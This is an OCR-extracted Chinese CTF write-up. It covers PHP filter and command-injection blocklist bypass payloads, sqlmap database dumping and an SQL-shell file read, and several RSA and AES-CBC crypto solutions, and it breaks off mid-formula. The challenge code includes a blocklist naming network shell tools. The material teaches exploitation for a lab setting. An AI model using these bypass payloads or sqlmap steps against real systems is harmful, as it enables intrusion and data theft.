
{"page":"1"}，这是json基本传输数据的格式

`file_get_contents` 这个函数是可以触发 `php://filter` 的，所以考虑使用伪协议读取，对 `php` 的过滤使用 `Unicode` 绕过即可

最终payload：{"pages":"\u0070\u0068\u0070://filter/convert.base64-encode/resource=/\u0066\u006c\u0061\u0067"}（{"pages":"php://filter/convert.base64-encode/resource=/flag"}）



成功读取出base64数据流的flag，解码即可





simple_php

提示：flag在根目录下的flag.txt中

题目源码

```php
<?php

highlight_file(__FILE__);

function is_safe($input) {
  $blacklist = [
    '\.\.',
    'flag',
    '\\\\'
  ];
  $pattern = '/' . implode('|', $blacklist) . '/i';
  return !preg_match($pattern, $input);
}

$requestBody = file_get_contents('php://input');
$parsedJson = json_decode($requestBody, true);

if (is_safe($parsedJson['cmd']) && isset($parsedJson['cmd']) && strpos($requestBody, '\u') === false ) {
    $cmd = $parsedJson['cmd'];
    if (!preg_match('/ls|dir|nl|nc|cat|tail|more|flag|sh|cut|awk|strings|od|curl|ping|\*|sort|zip|mod|sl|find|sed|cp|mv|ty|php|grep|fd|df|sudo|more|cc|tac|less|head|\.|{|}|tar|zip|gcc|uniq|vi|vim|file|xxd|date|bash|env|\?|wget|\'|\"|whoami/i', $cmd)) {
        system($cmd);
        print_r("Ok,I seem to be safe!");
    }
}
```





Payload: {"cmd":"a=ca&&b=t&&ab /fla[f-h][+-0]txt"}

payload绕过思路：这里用到了字符拼接，因为这里过滤了cat命令，所以我们可以通过拼接来绕过过滤，其次还过滤flag，我们可以用[f-h]来指代，.这个字符可用[+-0]来绕过


{"cmd":"a=ca&&b=t&&ab /[^e][^e][^e][^e][^e]txt"}甚至这种payload都可以成功得到flag，[^e]表示除了e之外的所有字符，所以我们只需要知道具体的文件名字就可以轻松绕过了。

simple_php_revenge

```php
<?php
error_reporting(0);

highlight_file(__FILE__);

function is_safe($input) {
  $blacklist = [
    '\.\.',
    'flag',
    '\\\\'
  ];
  $pattern = '/' . implode('|', $blacklist) . '/i';
  return !preg_match($pattern, $input);
}

$requestBody = file_get_contents('php://input');
$parsedJson = json_decode($requestBody, true);

if (is_safe($parsedJson['cmd']) && isset($parsedJson['cmd']) && strpos($requestBody, '\u') === false ) {
    $cmd = $parsedJson['cmd'];
    if (!preg_match('/ls|\`|dir|nl|nc|cat|tail|more|flag|sh|cut|awk|strings|od|curl|ping|\*|sort|zip|mod|sl|find|sed|cp|mv|ty|php|grep|fd|df|sudo|more|cc|tac|less|head|\.|{|}|tar|zip|gcc|uniq|vi|vim|file|xxd|date|bash|env|\?|wget|\'|\"|whoami/i', $cmd)) {
        system($cmd);
        print_r("Ok,I seem to be safe!");
    }
}
```

这题和上题好像没啥区别，一样的payload也可以打出来……


Payload: {"cmd":"a=ca&&b=t&&ab /fla[f-h][+-0]txt"}



就不深入研究了，我也不知道他想考我啥

人才（做的）管理系统 by hacked_1

直接扫一下目录就可以扫到，输入/index就可以直接看到flag了



人才（做的）管理系统 by hacked_2

提示：flag在数据库

这一题直接用sqlmap爆一下就可以了，但我不知道为什么我用-data没成功，但是用burp抓一下再用-r就可以成功爆出来，注入点就是username

```
1 相关payload
2
```

```
sqlmap -r "1.txt" --dbs
sqlmap -r "1.txt" -D staff --tables
sqlmap -r "1.txt" -D staff -T flag --columns

available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] staffqlmap -r "1.txt" -D staff -T flag -C "flag" --dump

[7 tables]
+------------+
| level      |
| attendance |
| department |
| employee   |
| flag       |
| reward     |
| salary     |
+------------+

[2 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| flag   | varchar(255) |
| Id     | int(11)      |
+--------+--------------+

Table: flag
[1 entry]
+------------------------+
| flag                   |
+------------------------+
| flag{U_@re_Sq1_M@ster} |
```

人才（做的）管理系统 by hacked_3

emm，由于环境被关掉了，所以我没法再复现一遍了，所以只能直接给出指令

抓个包保存数据包为1.txt

先用sqlmap getshell一下，然后再执行命令select load_file（"/flag"）即可

✅ sqlmap -r 1.txt --sql-shell


感悟：这道题让我知道了数据库不止可以用来爆数据库，还可以用来getshell

Crypto

certificate

参考这篇文章

题目给出了密文和半截私钥



对私钥进行base64解码，然后手撕，如下


```python
from base64 import b64decode
import binascii

s = '''A0ljSCEMYUbrKZ15EzLq4z8v0P4ZOXJEmmlHWdd03WlQAzLef9WLjQKBgQDGp+1A
awcyYkg0LUUK/dR+RXRRp+L6+74X/pqws9u5N5cNtGxwZeU4+F/X/mN37dwxdWJh
ZBKLp5p78VgWyVvJJPOhEJAkFbiiLxWWo6dmEREkYxHorVv0yjSShk45yzNhYOXh
crpNZuAD00iDpa7TG0Xm6KoagI/QT4S0I4c2kwKBgQCIvcCDkbaHJai3hvpOY4oI
YyS13YBtWXC7PoGed6r2PrtbJjeiK+KhqL/UBtMKLbBe2MPkYn0C0uX2+H00EC8B
sR3WKKTYadW2TF8CD0oTniC14MCWkZJ0hkL2GxJumvwN1zuHvhE4y85b1p1TY6o0
YvVWTD8QugRi7tdf4NU2eQKBgQC9FJSjHbvJ3vXug7AVmCeq0By4o91NGlOCrxk5
Wtel4R1rM/GKwdF9ehpvkXfHbKSKhrnPDNsCBdLqaXp4pcsxFnS1Nvia//mulLYt
nTL12QTB53HiTy8ZPWTwmdjW9WvAIeRrwzFD/sj1myKH+yj9UhYkhAt0Ei3QDf+3
HaHS9QKBgQCjAZG2XFcLvW+Qh5n310RWiKOacatM0BW2pw2j61a8DBRGX3m4wru9
6n4ZIGZFPwbOko+lDW7ZUT+LJ8xIjndqD4yhTYSfoZIm/tjtB/HgQN3d+75jXCbJ
kn40xWnKP8rU0+QkGonNC5TOEwe3VY1zSu15T8d+FtCv5Wuj+apsxw==='''

s = b64decode(s)

print(binascii.hexlify(s))
```

```
20
```

解出的即为原始ASN.1格式内容，数据格式如下

数据	长度	名称	含义
30	1	标记符	代表ASN.1结构的开始
82	1	长度类型	代表后面跟着一个双字节长度
025b	2	长度	代表后续内容的总长度为603字节
02	1	类型	代表整型
01	1	长度	代表1字节
00	1	值	代表整数0
02	1	类型	代表整型
81	1	长度类型	代表后面跟着一个单字节长度
80	1	长度	代表数据长度为128字节
...	128	值	数据值1
...			

据此可对前面接出的数据进行分段



私钥存储的格式如下

```
1 版本
2 模数 - n
3 加密指数 - e
```

```
解密指数 - d
素因子1 - p
素因子2 - q
指数1 - dp
指数2 - dq
系数 - invert(q, p)
其他额外信息
```

由此可以得知我们解出的数据分别是q，dp，dq，inv。由于

$$c^{d_q} \equiv m^{ed_q} \equiv m_q (mod\ q)$$

所以exp:

```python
from Crypto.Util.number import *
enc = 780875519640786043222139870296423371128068816622413663086494586998804915744576857130731981581868844920724001589189200707998290558236864474021903020770641195168480825811752717322053198961428074416312397848070936156469313666539816152791645688544402391813207610584241800526619354622662134669898176409992627660158675461486343363167221085931972982624161969146424537284870726282302041747146912841999961157892019331549549643800730458658367825455785333869892851072674332907600930980934258818757086337106347832298939638910022318576795324431904362737771268012092932371778283532087963542214206479717343025395710981917134657274 1
q=0x00c6a7ed406b07326248342d450afdd47e457451a7e2fafbbe17fe9ab0b3dbb937970db46c7065e538f85fd7fe6377eddc3175626164128ba79a7bf15816c95bc924f3a110902415b8a22f1596a3a7661111246311e8ad5bf4ca3492864e39cb336160e5e172ba4d66e003d34883a5aed31b45e6e8aa1a808fd04f84b423873693
dp=0x0088bdc08391b68725a8b786fa4e638a086324b5dd806d5970bb3e819e77aaf63ebb5b2637a22be2a1a8bfd406d30a2db05ed8c3e4627d02d2e5f6f87d34102f01b11dd628a4d869d5b64c5f020f4a139e20b5e0c0969192748642f61b126e9afc0dd73b87be1138cbce5bd69d5363aa3462f5564c3f10ba0462eed75fe0d53679
dq=0x00bd1494a31dbbc9def5ee83b0159827aad01cb8a3dd4d1a5382af19395ad7a5e11d6b33f18ac1d17d7a1a6f9177c76ca48a86b9cf0cdb0205d2ea697a78a5cb311674b536f89afff9ae94b62d9d32f5d904c1e771e24f2f193d64f099d8d6f56bc021e46bc33143fec8f59b2287fb28fd521624840b74122dd00dffb71da1d2f5
inv=0x00a30191b65c570bbd6f908799f7d7445688a39a71ab4cd015b6a70da3eb56bc0c14465f79b8c2bbbdea7e192066453f06ce928fa50d6ed9513f8b27cc488e776a0f8ca14d849fa19226fed8ed07f1e040ddddfbbe635c26c9927e34c569ca3fcad4d3e4241a89cd0b94ce1307b7558d734aed794fc77e16d0afe56ba3f9aa6cc7
m = pow(enc, dq, q)

print(long_to_bytes(m))
```

```
b'flag{U_r_s0_go0d_a7_RSA_cert1fic4t3!}'
```


lattice1

> 此题为非预期解

题目

```
from Crypto.Util.number import *

flag = b'flag{*******}'
m = bytes_to_long(flag)

p = getPrime(512)
s = [getPrime(32) for _ in range(3)]
a = [getPrime(512) for _ in range(3)]

c = (a[0]*s[0]**2*s[1]**2 + a[1]*s[0]*s[2]**2 + a[2]*s[1]*s[2]) % p

flag = m*s[0]*s[1]*s[2]
print(f'c = {c}')
print(f'flag = {flag}')
print(f'a = {a}')
print(f'p = {p}')

'''
c = 480281208361759397933346043427813481944689717692852089189065864824226949767703983846738433138285600434037588487794983947089603718240588671447752996030706 1
flag = 1044971430912466360785517574452359259083017357032757773473594631752225705068489266082843022569141 39
a = [8232559091902499340870456877330007945416459730282582122075617455708370828581326180195905086133392160521682118107410146295320067326293542506161489533045773, 1170311133664859173671653290894873241538532453242716191124655207027354195776330168748510568026318192155052130396987032730750731879063667441392402174904408 3, 1060098207274478006002273229067935996879898933139542030304296820872984347835499267672948575865777702805581676438935493523714850997383805608939374782987401 7]
p = 1199394611422958755723893777260387342430605520379970558338297155032744734132761550121926396343607480686995117098112409340488745060716489450026066796796189 1
'''
```

看到flag的数字那么小，情不自禁地就去分解了，结果真成功了



很明显，三个位数一样的数就是s[0], s[1], s[2]

接下来直接将它们除去然后long_to_bytes即可

Exp

```
from Crypto.Util.number import long_to_bytes
flag = 104497143091246636078551757445235925908301735703275777347359463175222570506848926608284302256914139
flag=flag//2683715603//3715526747//3795154679
print(long_to_bytes(flag))
```

```
b'flag{L@ttice_1s_n0t_5o_haRd.}'
```

RSAES

参考这篇文章


题目（本题需要打远程）

```
import socketserver
import gmpy2
from Crypto.Cipher import AES
from Crypto.Util.number import *
import os
from secret import flag
import codecs

class Task(socketserver.BaseRequestHandler):
    def _recvall(self):
        data = b''
        while True:
            part = self.request.recv(2048)
            data += part
```

```
            if len(part) < 2048:
                break
        return data.strip()

    def send(self, msg):
        try:
            self.request.sendall(msg)
        except:
            pass

    def handle(self):
        while True:
            a = os.urandom(16)
            acc=  b'I_am_the_adminer'
            key = os.urandom(16)
            iv0 = b'AES_is_so_Easy?!'
            aes0 = AES.new(key, AES.MODE_CBC, iv0)

            m = bytes_to_long(flag)
            e = aes0.encrypt(acc)
            e = bytes_to_long(e)
            p = getPrime(512)
            q = getPrime(512)
            n = p * q
            phi=(p-1)*(q-1)
            try:
                d=gmpy2.invert(e,phi)
                break
            except:
                continue

        self.send(b"Welcome to AES CBC World\n")
        self.send(f"The account is {a}\n".encode())
        self.send(f"The iv0 is {iv0}\n".encode())
        self.send("If you want to obtain RSA's public key e, ".encode())
        self.send("your account must be b'I_am_the_adminer' when using the iv0. ".encode())
        self.send("However,the account is fixed.\n".encode())
        self.send("Now give me your iv(For example, input  I_am_the_adminer ):\n".encode())

        iv = self._recvall()
        try:
            iv = codecs.escape_decode(iv, "hex-escape")[0]
            AES.new(key,AES.MODE_CBC,iv)
        except:
            self.send("unreasonable!!!\n".encode())
```

```
            return

        aes1=AES.new(key,AES.MODE_CBC,iv)

        if(long_to_bytes(e)==aes1.encrypt(a)):
            self.send(f"The RSA's public key e is {e}\n".encode())
        else:
            self.send("You are wrong\n".encode())
            return

        self.send(f"p+q={p+q}\n".encode())
        self.send(f"n={n}\n".encode())
        c=pow(m,e,n)
        self.send(f"c={c}\n".encode())

class ThreadedServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

if __name__ == "__main__":
    HOST, PORT = '0.0.0.0', 10009
    server = ThreadedServer((HOST, PORT), Task)
    server.allow_reuse_address = True
    print(HOST, PORT)
    server.serve_forever()
```

利用CBC字节翻转攻击，具体原理的话个人觉得这张图就讲得很清楚了



可知：$A \oplus B = C$

若想要改变输出的明文C，那么只需改变密

那么要如何改变A呢?

我们从明文C入手，假设改变后的C为C'，

$$
